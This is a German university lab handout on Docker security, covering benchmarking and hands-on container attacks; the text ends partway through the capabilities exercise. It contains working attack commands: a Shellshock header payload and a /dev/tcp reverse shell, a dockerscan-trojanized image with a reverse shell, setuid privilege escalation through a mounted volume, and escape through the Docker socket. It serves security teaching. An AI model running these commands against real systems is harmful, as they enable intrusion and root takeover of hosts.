


Laborübung

Docker Security



I. Allgemeine Informationen

Name:

Gruppe:

Bemerkungen:

Liste der Verfasser

E. Sturzenegger	Release 1.0
S. Renggli	Minor Fixes
N. Neher	Minor Fixes
C. Scherrer	Minor fixes and adjustments due to infrastruktur changes

Copyright Informationen

Alle Rechte vorbehalten

II. Inhaltsverzeichnis

1. Vorbereitung	4
1.1. Einleitung	4
1.2. Hausaufgaben	4
1.3. Benötigte Mittel	5
1.4. Vorbereitungsaufgaben	6
2. Docker Benchmark	7
2.1. Docker Security Bench auf einem ungesicherten System	8
3. Hacking Docker Containers	9
3.1. Exploiting vulnerable Images	9
3.2. Backdoor in legitime Docker Images einbauen	11
3.3. Privilege escalation durch Volume mounting	13
3.4. Container escape durch Docker Socket	14
3.5. Aus einem Container in den Kernelspace schreiben	16
3.6. Dangling Volumes	18
4. Schützen	20
4.1. Audit	20
4.2. Docker Daemon	21
4.3. Root	24
4.4. cgroups	25
4.5. Capabilities	28
4.6. Seccomp	30
4.7. AppArmor	33
4.8. User Namespace	35
4.9. Verifizieren und signieren von Docker Images	37
4.10. Docker Security Bench auf einem gesicherten System	40
5. Die Challenge (Optional)	41

III. Vorwort

Feedback

Mit Ihrer Mithilfe kann die Qualität des Versuches laufend den Bedürfnissen angepasst und verbessert werden.

Falls in diesem Versuchsablauf etwas nicht so funktioniert wie es beschrieben ist, melden Sie dies bitte direkt dem Laborpersonal oder erwähnen Sie es in Ihrem Laborbericht oder Protokoll. Behandeln Sie die zur Verfügung gestellten Geräte mit der entsprechenden Umsicht.

Bei Problemen wenden Sie sich bitte ebenfalls an das Laborpersonal.

Legende

In den Versuchen gibt es Passagen, die mit den folgenden Boxen markiert sind. Diese sind wie folgt zu verstehen:

Wichtig

Dringend beachten. Was hier steht, unbedingt merken oder ausführen.

Aufgabe III.1

Beantworten und dokumentieren Sie die Antworten im Laborprotokoll.

Hinweis

Ergänzender Hinweis / Notiz / Hilfestellung.

Information

Weiterführende Informationen. Dies sind Informationen, die nicht zur Ausführung der Versuche benötigt werden, aber bekannt sein sollten.

Story

Hierbei wird die Geschichte vermittelt, die in den Versuch einleitet oder den Zweck des Versuches vorstellt.

Zielsetzung

Lernziele, die nach dem Bearbeiten des Kapitels erfüllt sein sollten.

Erkenntnis

Wichtige Erkenntnisse, die aus dem Versuch mitgenommen werden sollten.

1. Vorbereitung

1.1. Einleitung

Diese Laborübung soll den Studierenden den praktischen Umgang mit Containern anhand von Docker näherbringen. Dabei werden die Studierenden das praktisch umgesetzte immer wieder mit den gelernten theoretischen Grundlagen verifizieren.

1.2. Hausaufgaben

Dieses Kapitel beschreibt Vorbereitungsmaßnahmen, die vor Beginn der Übung durchzuführen sind.

1.2.1. Theorie

Sie finden die Theorie direkt bei den Fragen.

1.2.2. Fragen zur Theorie

Aufgabe 1.1

Erklären Sie was eine Backdoor ist.

Hint: [https://en.wikipedia.org/wiki/Backdoor_\(computing\)](https://en.wikipedia.org/wiki/Backdoor_(computing))

Aufgabe 1.2

Erklären Sie was Privilege Escalation ist.

Hint: https://en.wikipedia.org/wiki/Privilege_escalation

Aufgabe 1.3

Erklären Sie was eine Reverse Shell ist.

Hint: <https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/>

Aufgabe 1.4

Erklären Sie was Control Groups (cgroups) sind.

Hint: https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/resource_management_guide/ch01

Aufgabe 1.5

Erklären Sie was User Namespace sind.

Hint: <https://www.youtube.com/watch?v=nc5qOeF2dwY> (11:33 Minuten Video)

Zielsetzung

In diesem Lab wird folgendes erarbeitet und gelernt.

- Erkennen von gefährlichen Docker Images
- Generelle Sicherheit
 - Limitierung und Restriktion von Containern und deren Ressourcen
 - Absichern des Docker Daemon
- Tools für das Erkennen von Schwachstellen in Docker
- Erweiterte Sicherheit

1.3. Benötigte Mittel

Verwenden Sie für diesen Versuch die Labor-Arbeitsstationen. Jedes Labor-Team benötigt einen Labor-Doppelarbeitsplatz. Zudem benötigen Sie die Docker Umgebung. Diese befindet sich auf SWITCHengines und Sie können sich per Remote

Desktop damit verbinden.

- Linux Client

Wichtig

Diese Durchführung wird auf neuer Infrastruktur durchgeführt, somit kann es zu Abweichungen kommen. Vor und während dem Bearbeiten der Laborübungen bitte Informationen des Laborpersonals beachten und den Discord-Kanal im Auge behalten. Das Laborpersonal wird mitteilen, sollte trotz der Tests etwas nicht wie in diesem Dokument beschrieben funktionieren.

1.4. Vorbereitungsaufgaben

Alle für die Übung benötigten Dateien befinden sich im Ordner **"~/dockerlab2"** bzw. **"/home/labadmin/dockerlab2"**.

In der Übung werden Sie URLs mit <HOST> antreffen. Sie können diesen Platzhalter mit einem der folgenden Werte ersetzen:

- IP des docker0 Interfaces
- FQDN => islab-lc-XX.zh.switchengines.ch

Die <REMOTE IP> Platzhalter können mit einer der folgenden Werte ersetzt werden:

- IP des Angreifer Geräts. Einfachheitshalber verwenden Sie hier die private IPv4 Adresse Ihres Linux Clients

Stoppen Sie alle allfällig noch laufenden Container.

```
1 docker stop $(docker ps -q)
```

Zudem sollten Sie sicherheitshalber das Docker System mit folgendem Befehl säubern:

```
1 docker system prune -a --volumes
```

2. Docker Benchmark

In Docker sind einige Sicherheitsstandards bereits im Auslieferungszustand festgelegt, jedoch reichen diese möglicherweise nicht aus, um sich gegen Angriffe zu schützen. Als Auditor wollen Sie ein Toolkit zur Hand haben, um Docker effizient prüfen zu können.

Information

Auf Ilias haben Sie das Dokument "CIS_Docker_Community_Edition_Benchmark_v1.1.0_shareable.pdf". Darin sind sämtliche Audit und Hardening Punkte sowie Korrekturmassnahmen dokumentiert. Sie können dieses Dokument auch als neue Version direkt von der Quelle beziehen. Es ist kostenlos, bedarf aber der Erstellung eines Accounts: <https://www.cisecurity.org/benchmark/docker/>

Docker Security Bench ist Dockers eigenes Skript zum Überprüfen (Benchmark) von Code anhand von Best Practices. Dabei gibt das Skript an, wo sich Schwachstellen auf Ihrem Docker Host und den Containern befinden. Die Einträge sind auf verschiedene, nummerierte Kategorien aufgeteilt und werden mit jeweils einem Label klassifiziert:

WARN	Dieses Kriterium wurde getestet und nicht erfüllt. Hier besteht Handlungsbedarf.
INFO	Dieses Kriterium konnte nicht getestet werden da bestimmte Bedingungen nicht erfüllt sind. Bedingungen können zum Beispiel sein: ein Container läuft gerade oder eine bestimmte Datei muss vorhanden sein.
NOTE	Dieses Kriterium kann nicht getestet werden aber sollte für eine produktive Umgebung trotzdem überprüft werden.
PASS	Dieses Kriterium wurde getestet und erfüllt.

```
[INFO] 1 - Host Configuration
[WARN] 1.1 - Ensure a separate partition for containers has been created
[NOTE] 1.2 - Ensure the container host has been Hardened
[INFO] 1.3 - Ensure Docker is up to date
[INFO] * Using 19.03.3, verify is it up to date as deemed necessary
[INFO] * Your operating system vendor may provide support and security maintenance for Docker
[INFO] 1.4 - Ensure only trusted users are allowed to control Docker daemon
[INFO] * docker:x:999:labadmin,dockeruser
[WARN] 1.5 - Ensure auditing is configured for the Docker daemon
[WARN] 1.6 - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7 - Ensure auditing is configured for Docker files and directories - /etc/docker
[INFO] 1.8 - Ensure auditing is configured for Docker files and directories - docker.service
[INFO] * File not found
[INFO] 1.9 - Ensure auditing is configured for Docker files and directories - docker.socket
[INFO] * File not found
[WARN] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[INFO] * File not found
[INFO] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
[INFO] * File not found
[INFO] 1.13 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-runc
[INFO] * File not found
```

Abbildung 1: Ausschnitt von Docker Security Bench

2.1. Docker Security Bench auf einem ungesicherten System

Starten Sie nun einen einfachen Container. Dieser wird für die Veranschaulichung von Docker Security Bench verwendet.

```
1 docker container run -itd --name unsecurealpine alpine sh
```

Damit Sie den Docker Host prüfen können, starten Sie Docker Security Bench mit folgendem Befehl in einem neuen Container. Dabei binden Sie alle notwendigen Volumes, Umgebungsvariablen, Netzwerke, Prozesse, Namespaces und Capabilities an den Container an. Keine Sorge, Sie werden zu diesem Zeitpunkt nicht alle Parameter dieses Befehls kennen. In den nachfolgenden Kapiteln werden Sie diese kennenlernen.

```
1 docker container run -it --net host --pid host --userns host --cap-add  
  audit_control -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST -v /var/lib  
  :/var/lib -v /var/run/docker.sock:/var/run/docker.sock -v /usr/lib/  
  systemd:/usr/lib/systemd -v /etc:/etc --label docker_bench_security  
  docker/docker-bench-security
```

Aufgabe 2.1

Lesen Sie sich kurz durch die einzelnen Kategorien durch, um sich einen Überblick zu verschaffen. Welche Kategorien werden mit dem zuvor durchgeführten Benchmark geprüft?

Im nächsten Kapitel sollen nun einige Angriffe auf die erkannten Schwachstellen durchgeführt werden. Anschließend werden Sie in Kapitel 4 basierend auf dem Output von Docker Security Bench die entsprechenden Sicherheitsmassnahmen implementieren.

3. Hacking Docker Containers

Fehlkonfigurationen führen im Dockerumfeld zu erheblichen Sicherheitsrisiken. Docker benötigt Root-Rechte um betrieben zu werden. Dadurch ist Docker auch für Angreifer ein High-value Target. Durch Fehlkonfigurationen können verschiedene Sicherheitslücken entstehen. Zum Beispiel können solche Schwachstellen für local Privilege Escalation oder sogar Remote Code Execution verwendet werden.

Neben dem allgemein bekannten Threat Actor «External Attacker» sind Systeme aber auch durch «Malicious Insiders» gefährdet. Besonders Mitglieder der Gruppe «Docker» besitzen erhöhte Rechte und sind somit für den Docker Host potenziell gefährlich.

Unbekannte, aus Drittquellen bezogene Container stellen ein genau so grosses Sicherheitsrisiko dar. Fehlerhafte Konfigurationen wie auch eingebaute Backdoors oder Crypto Miners sind mögliche Risiken.




Abbildung 2: Bedrohungen von Docker

Wichtig

Damit keine Missverständnisse oder Verwirrung entstehen, sollten Sie nach jedem Unterkapitel in Kapitel 3 alle erstellten Container abräumen.

3.1. Exploiting vulnerable Images

Docker Images können von Repositories wie Docker Hub heruntergeladen werden. Es ist möglich, dass diese Docker Images Vulnerabilities enthalten. Zwei bekannte Schwachstellen sind:

- Shellshock (Bash Shell Vulnerability)
- Dirty COW (Ausnutzen des Linux Kernel file access handling)

Um das Ausmass zu veranschaulichen, werden Sie ein Docker Image, welches die Shellshock Schwachstelle enthält, erzeugen und ausführen. Das dafür vorgesehene Dockerfile finden Sie im Verzeichnis "**~/dockerlab2/shellshock**". Führen Sie folgende Befehle aus:

```
1 docker image build -t shellshock .
2 docker run -it -p 8080:80 shellshock
```

Vergewissern Sie sich, dass der Container korrekt gestartet ist. Sie sollten eine Webseite unter "<HOST>:8080" aufrufen können. Es kann sein, dass Ihnen noch der alte nginx Server angezeigt wird. Löschen Sie den Browser Cache oder öffnen Sie ein Inkognito Fenster um dies zu verhindern.

Aufgabe 3.1

Wo befindet sich das Script?

Hint: Schauen Sie auf der Webseite.

Unter Verwendung von "curl" können HTTP Anfragen an eine bestimmte Adresse gemacht werden. Da es sich beim Opfersystem um einen Linux Client mit IP Adresse handelt, können wir eine API öffentlich machen. Diese API kann schlussendlich vom Angreifer angesprochen werden. Dabei wird mit dem "-H" Parameter ein Header mitgesendet der eine Eigenheit der Shell ausnutzt. Führen Sie den nächsten Befehl in einem neuen Terminal Tab aus. Dieser zweite Tab stellt unseren Angreifer dar. Einfachheitshalber machen wir das auf dem gleichen System. Mit folgendem Befehl erhalten Sie die User Liste des Containers. Passen Sie den Befehl wo nötig an.

```
1 curl -H "user-agent: () { :; }; echo; /bin/bash -c 'cat /etc/passwd;'" http://localhost:8080/PATH_TO_SCRIPT
```

Aufgabe 3.2

Lesen Sie den Artikel <https://coderwall.com/p/5db5eg/understanding-the-shellshock-vulnerability> bis zum Abschnitt "Understanding the Bash Shell". Erklären Sie kurz, wie Shellshock funktioniert.

Wir wollen nun erleben, wie wir durch diese Vulnerability per Reverse Shell auf den Container zugreifen können.

Netcat, abgekürzt «nc», ist ein einfaches Werkzeug, um Eingaben ins Terminal über eine Netzwerkverbindungen zu transportieren. Zudem können wir Listener definieren, welche auf einem bestimmten Port auf Anfragen warten.

Erstellen Sie zunächst einen Netcat Listener auf Port 4444 in einem neuen Terminal Tab.

```
1 nc -lp 4444
```

Nun können Sie den Befehl für die Remote Verbindung absetzen und anschliessend zum Netcat Listener Tab zurückkehren. Passen Sie den Befehl wo notwendig an. Verwenden Sie als <REMOTE IP> **zwingend** die **IP** Ihres Linux Clients.

```
1 curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/<REMOTE IP>/4444 0>&1'" http://localhost:8080/PATH_TO_SCRIPT
```

Das Terminal mit dem Listener nimmt nach kurzer Wartezeit Input an und Sie sind im Container als Nutzer der Gruppe www-data angezeigt.

Vergewissern Sie sich, dass die "passwd" Datei vorhanden ist und lesen Sie diese.

```
1 cat /etc/passwd
```

Nun könnten Sie sich fragen, ob Sie eine Shell vom Container oder vom Host erhalten haben. Um das herauszufinden können wir das "proc" Dateisystem nutzen. Jeder Prozess in Linux ist darin mit einer Prozess ID (PID) eingetragen. Im Status sehen wir unter anderem den Namen des Prozesses mit der PID 1. Dies kann ein Hinweis sein, ob der Prozess im Container oder direkt auf dem Host ausgeführt wird. Führen Sie den folgenden Befehl im Terminal, wo der Listener läuft, aus und danach auch auf Ihrem Docker Host.

```
1 cat /proc/1/status
```

Aufgabe 3.3

Woran sehen Sie wo Sie sich im Listener Terminal Tab / Container befinden? Was ist der initiale Prozess (PID 1)?

Beenden Sie die Reverse Shell mit CTRL + C und räumen Sie den Container wieder ab. Die zusätzlich erstellten Terminal Tabs können Sie schliessen.

3.2. Backdoor in legitime Docker Images einbauen

Ein anderer Angriffsvektor ist das blinde Vertrauen und die Naivität der User. Dem User werden Docker Container angeboten, die auf den ersten Blick harmlos erscheinen. Sind die Autoren jedoch unbekannt, könnte es sich um einen Container handeln, der mit einer Backdoor versehen wurde. Nehmen wir an, wir wollen eine bestehende, bekannte Applikation als Container anbieten jedoch zusätzlich eine Backdoor einbauen. Das Ziel soll es sein, eine Shell auf dem Opfer System zu erhalten.

Wir nutzen für diese Übung das Tool Dockerscan um ein Ubuntu Image mit einer Backdoor zu erweitern. Damit Dockerscan funktioniert, müssen die Variablen LC_ALL und LANG definiert werden. Diese Variablen geben Dockerscan an, welche Sprachkodierung für das zu erstellende Image verwendet werden soll.


```
1 export LC_ALL=C.UTF-8 && export LANG=C.UTF-8
```

Laden Sie das Ubuntu Docker Image als "ubuntu-original" herunter.

```
1 docker pull ubuntu:latest && docker save ubuntu:latest -o ubuntu-original
```

Führen Sie den dockerscan Befehl aus. Mit "... image modify trojanize ..." fügen wir dem ubuntu-original Image eine Reverse Shell hinzu. Somit kann der Angreifer einen Listener bei sich starten und auf Nachrichten der Opfer warten, womit er dann Shell Zugriff auf dem Opfer System erhält.

```
1 dockerscan image modify trojanize ubuntu-original -l <REMOTE IP> -p 4444 -o  
  ubuntu-original-trojanized
```



```
[ * ] Starting analyzing docker image...  
[ * ] Selected image: 'ubuntu-original'  
[ * ] Image trojanized successfully  
[ * ] Trojanized image location:  
[ * ]   > /home/labadmin/dockerlab2/ubuntu-original-trojanized.tar  
[ * ] To receive the reverse shell, only write:  
[ * ]   > nc -v -k -l 10.177.9.241 4444
```

Abbildung 3: Dockerscan Output

Erneut öffnen wir einen Netcat Listener in einem neuen Terminal Tab.

```
1 nc -v -k -l -n -p 4444
```

In einem weiteren Tab laden Sie das zuvor mit dockerscan erstellte Image. Vergessen Sie nicht im neuen Tab wieder in den Übungsordner zu wechseln.

```
1 docker load -i ubuntu-original-trojanized.tar
```

Hätten wir böse Absichten, könnte dieses Image z.B. auf Docker Hub anderen Usern zur Verfügung gestellt werden. Als Opfer hätten wir dieses Image nun als spezielle Version auf Docker Hub gefunden und heruntergeladen.

Starten Sie nun den modifizierten Ubuntu Container mit einer Bash Shell.

```
1 docker container run -it ubuntu:latest /bin/bash
```

Danach können Sie in das Terminal Tab wechseln, wo Netcat läuft.

Aufgabe 3.4

Was wird Ihnen im Netcat Listener angezeigt?

Wenn Sie alles richtig gemacht haben, ist es nun möglich, Befehle im Container des Opfers abzusetzen. Versuchen Sie zum Beispiel ein "ls".

Beenden Sie die Reverse Shell mit CTRL + C und räumen Sie den Container wieder ab. Die zusätzlich erstellten Terminal Tabs können Sie schliessen.

3.3. Privilege escalation durch Volume mounting

In diesem Kapitel werden wir sehen, wie local Privilege Escalation Angriffe in Docker funktionieren. Mit Privilege Escalation kann ein Nutzer, welcher der Gruppe "docker" angehört, root Rechte erlangen. Wie Sie wissen, ist unser User labadmin Mitglied der docker Gruppe.

```
1 groups
```

Als Nutzer der Gruppe "docker" erhalten Sie equivalente Rechte zum root User. Diese Rechte werden vom Docker Daemon vorausgesetzt. Wie Sie den Daemon absichern können werden Sie in Kapitel 4.2 erfahren.

Für den Angriff werden Ihnen drei Dateien im Ordner **"~/dockerlab2/escapebyvolume"** bereitgestellt.

Dockerfile	Verwendet das alpine Image und kopiert die Datei shellscript.sh sowie das shell Binary in den Container.
shell.c	Enthält zwei Befehle: Setuid(0) setzt root Rechte für die Datei und mit system(...) kann ein Befehl abgesetzt werden als wäre dieser direkt in einem Terminal ausgeführt worden. Diese Datei wird später als Binary "~/dockerlab2/escapebyvolume/shell" kompiliert.
shellscrip.sh	Dieses Script kopiert das shell Binary, welches im Dockerfile über die COPY Instruktion verfügbar gemacht wird, nach "~/shared/shell" im Container. Des Weiteren werden die Dateiberechtigungen des Ordners angepasst, sodass die setuid Funktion von shell.c verwendet werden kann.

Kompilieren Sie die Shell Datei mit gcc.

```
1 gcc shell.c -o shell
```

Information

Wenn Sie mehr über gcc erfahren wollen, lesen Sie hier: <https://gcc.gnu.org/>

Somit kann nun das Docker Image erstellt werden.

```
1 docker image build -t escapebyvolume .
```

Erstellen Sie den Ordner **"~/tmp/shared"**.

```
1 mkdir /tmp/shared
```

Starten Sie nun einen neuen Container und mappen Sie den Ordner vom Host **"~/tmp/shared"** auf den **"~/shared"** Ordner des Containers. Zudem soll das shellscrip.sh ausgeführt werden.

```
1 docker container run --mount type=bind,src=/tmp/shared,dst=/shared  
escapebyvolume:latest /bin/sh shellscrip.sh
```

Starten Sie die erstellte Shell aus **"/tmp/shared"**.

```
1 /tmp/shared/shell
```

Gratulation! Sie haben auf dem Host volle root Rechte erlangt. Wie Sie vielleicht bemerkt haben, mussten Sie bei keinem der verwendeten Commands sudo (elevated privileges) verwenden!

Überprüfen sie mit dem Befehl «id», ob sie nun tatsächlich root Rechte besitzen. Sie sollten nun in der Lage sein, die Datei **"/etc/shadow"** ohne sudo auszugeben.

Aufgabe 3.5

Erklären Sie was die Datei **"~/dockerlab2/escapebyvolume/shell.c"** macht.

Was soll die 0 in der Parameterliste von Setuid? Hint: auch ein ls -la auf der Datei /tmp/shared/shell kann helfen.

Wenn Docker ein Volume in einen Container mountet, sind die Berechtigungen in diesem Volume denen des Users auf dem Host gleich. Zudem werden Prozesse in Docker standardmässig als root ausgeführt. Wenn also nun auf ein gemountetes Volume setuid(0) ausgeführt wird, verhält sich das gleich wie wenn Sie setuid(0) auf dem Host ausführen.

Beenden Sie die den Container und räumen Sie ihn ab.

3.4. Container escape durch Docker Socket

Docker Socket ist ein Unix Socket welcher für die Verwaltung von Containern zuständig ist. Jeder eingegebene Docker (Client) Befehl kommuniziert mit dem Docker Socket. Nehmen wir an, Sie laden ein Docker Image von Docker Hub herunter. Der Herausgeber dieses Images könnte nun verlangen, dass Sie **"/var/run/docker.sock"** (Docker Socket) mounten müssen. Zugriff auf **"/var/run/docker.sock"** heisst aber, dass Sie im Container root Rechte des Hosts erhalten!

Starten Sie einen Container und mounten Sie Docker Socket. Als Basis-Image verwenden Sie alpine.

```
1 docker container run --name dsock -itd --mount type=bind,src=/var/run/docker.sock,dst=/docker.sock alpine
```

Starten Sie eine Shell im Container.

```
1 docker exec -it dsock sh
```

Aufgabe 3.6

Wie lautet der Host Name des Containers?

Hint: Benutzen Sie den Befehl "hostname"

Nun kommen wir zum eigentlichen Angriff. Wir wollen den gemounteten Docker Socket ausnutzen. Als erstes soll sichergestellt werden, dass das Alpine im Container aktualisiert ist und keine alten Bibliotheken im Container sind. Danach installieren wir Docker im Container.

Hinweis

Das im Container zu installierende Docker enthält nur den Docker Client. Es ist kein Daemon (und somit auch kein Docker Socket) enthalten.

```
1 apk update && apk add docker
```

Nun werden wir einen neuen Docker Container aus unserem aktuellen Container heraus auf dem Docker Host starten. Dafür verwendet der zuvor gestartete Container das gemountete Volume **"/docker.sock"**. Mit dem Flag **"-H"** geben Sie an, welcher Docker Socket verwendet werden soll. Unser Ziel ist es, dass root Verzeichnis des Hosts in einem neuen Container auf **"/test"** einzubinden. Zudem wollen wir direkt eine Shell in diesen neuen Container öffnen.

```
1 docker -H unix:///docker.sock run -it --mount type=bind,src=/,dst=/test -t alpine sh
```

Wenn Sie nun nochmals den Host Namen aufführen sollten Sie sehen, dass dieser sich von der letzten Ausgabe unterscheidet.

Aufgabe 3.7

Was erreichen Sie mit der Angabe vom Docker Socket? Welche Risiken könnten sich daraus ergeben?

Navigieren Sie in das Verzeichnis **"/test/home/labadmin"**. Die sich hier befindlichen Dateien sollten Ihnen bekannt vorkommen. Sie haben nun vollen Zugriff auf das Dateisystem des Hosts.

Beenden Sie den Container und räumen Sie ihn ab. Sie müssen zweimal exit ausführen um wieder auf den Host zu gelangen.

3.5. Aus einem Container in den Kernel space schreiben

Wenn ein Docker Container mit dem "privileged" Flag gestartet wird, erhält der Container eine Vielzahl von Berechtigungen (Capabilities) zugewiesen. Genauer folgt in Kapitel 4.5. Ein Angreifer kann diese Berechtigungen ausnutzen um Zugriff auf den Host zu erlangen. Sie werden nun sehen, wie gefährlich dies sein kann und was Ihnen bewusst sein sollte, wenn das "privileged" Flag verwendet wird. Damit diese Methode verwendet werden kann, nehmen wir an, dass der Angreifer bereits Zugriff auf den Container erlangt hat. Das kann zum Beispiel durch einen exponierten TCP Port geschehen.

Um den Unterschied der Berechtigungen zu sehen, wollen wir zwei Container vergleichen. Starten Sie zuerst einen normalen Container mit dem Alpine Image.

```
1 docker container run -it alpine sh
```

Damit wir die Capabilities des Containers untersuchen können, benötigen wir libcap. Installieren Sie diese Software im erstellten Container.

```
1 apk add -U libcap
```

Mit dem Befehl "capsh" können Sie nun die Capabilities auflisten. Diese beginnen immer mit "cap_" und danach der entsprechenden Berechtigung wie zum Beispiel "chown" oder "setuid".

```
1 capsh --print
```

```
1 Current: =
2 cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,
  cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,
  cap_mknod,cap_audit_write,cap_setfcap+eip
3 Bounding set
4 =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,
